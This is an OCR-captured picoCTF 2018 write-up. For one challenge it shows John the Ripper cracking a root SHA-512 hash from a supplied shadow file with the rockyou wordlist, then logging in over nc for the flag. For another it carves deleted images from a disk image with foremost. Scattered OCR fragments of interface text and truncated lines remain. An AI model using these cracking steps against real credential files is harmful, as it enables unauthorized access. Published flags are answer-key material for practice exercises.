
picoCTF



@bugg


Get past Dr. Xernon's security


Get the key to the portal

ave outsmarted me and thrown a wrench in my plans for taking ov
y's communication system. Using your robot to encrypt and decry
get past security was a smart move. Seems like I might finally hav
y opponent in you!


ERROR
1111010

HEEEEEEERE'S Johnny! (100pts)

Okay, so we found some important looking files on a linux computer. Maybe they can be used to get a password to the process. Connect with nc 2018shell1.picoctf.com 5221. Files can be found here: passwd [1] shadow [2] .

passwd [1]

shadow [2]

Hints:

(1) If at first you don't succeed, try, try again. And again. And again. (2) If you're not careful these kind of problems can really "rockyou".

```
root@kali:~/Downloads# cat passwd
root:x:0:0:root:/root:/bin/bashroot@kali:~/Downloads# cat shadow
root:$6$LcvKHioa$67O1HA8Ti.KHeNbD4rE79ZMl1RbiCw4V7eM.r6AURp2wGnapUpXC.VdVB4WGoS2
J5eVKP/1MFeMmXIdveJeOS0:17695:0:99999:7:::
root@kali:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
thematrix        (root)
1g 0:00:00:13 DONE (2018-10-06 13:56) 0.07374g/s 811.7p/s 811.7c/s 811.7C/s keny
a..saavedra
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Downloads# nc 2018shell1.picoctf.com 5221
Username: root
Password: thematrix
picoCTF{J0hn_1$_R1pp3d_289677b5}
root@kali:~/Downloads#
```

Recovering From the Snap (150pts)


There used to be a bunch of animals [1] here, what did Dr. Xernon do to them?


animals [1]

Hints:

(1) Some files have been deleted from the disk image, but are they really gone?

(You or one of your teammates have already solved this problem.)



Open with
Select an application in the list to open *animals.dd* and other files of type "dd document"
Other Applications
AptUrl
AptURL
Archive Manager
Archive Manager
Autorun Prompt
Disk Image Mounter
Disk Image Writer
Document Viewer
Files
Firefox Web Browser
Font Viewer
You can also type or select a custom executable file to use to open this file type. You can use this command just once, or set it as default for all files of this type.
Enter a custom command...
Add to list
Set as default
Reset to system defaults
Cancel
OK



Hints:

(1) Some files have been deleted from the disk image, but are they really gone?

(You or one of your teammates have already solved this problem.)


root@kali:~/Downloads# foremost animals.dd
Processing: animals.dd
|*|
root@kali:~/Downloads#
Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
00000077.jpg
00001313.jpg
00002277.jpg
00003041.jpg
00003541.jpg
00004173.jpg
00005093.jpg
00005861.jpg
58%
00005861.jpg
picoCTF{th3_5n4p_happ3n3d}
Size
Type
File Size
Folder
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

Logon (150pts)

